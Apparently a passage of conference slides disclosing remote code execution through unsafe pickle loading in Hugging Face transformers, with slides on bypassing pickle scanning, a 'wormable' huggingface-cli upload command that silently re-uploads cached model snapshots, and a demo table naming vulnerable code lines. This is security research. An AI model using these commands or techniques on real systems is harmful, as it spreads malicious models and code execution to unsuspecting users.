
Display in white
No alert

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- **Weaponizing by wormable payloads**
- Demo & video & takeaway


Threat Model Extended

Hugging Face Hub




Threat Model Extended

Hugging Face Hub




Threat Model Extended

Hugging Face Hub



Threat Model Extended


Hugging Face Hub



Wormable Payloads

```
huggingface-cli upload [repo name] [cache path]/model--[*]--[repo name]/snapshots/*/ 2>/dev/null 1>/dev/null
```


Wormable Payloads



Wormable Payloads

Example

```
huggingface-cli upload RagRetriever ~/.cache/huggingface/hub/model--*--RagRetriever/snapshots/* / 2>/dev/null 1>/dev/null
```

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway


Demo Summary

No.	HF Library	Vulnerable Code	Model	Demo Location	Reversed RCE	Bypass Tricks	Worm
1	transformers@v4.34.0	src/transformers/models/rag/retrieval_val_rag.py#L135	RagRetriever	https://huggingface.co/zpbrent/RagRetriever	touch HACKED	CONFIG Abuse	Yes
2	transformers@v4.34.0	src/transformers/models/rag/retrieval_val_rag.py#L144	RagRetriever	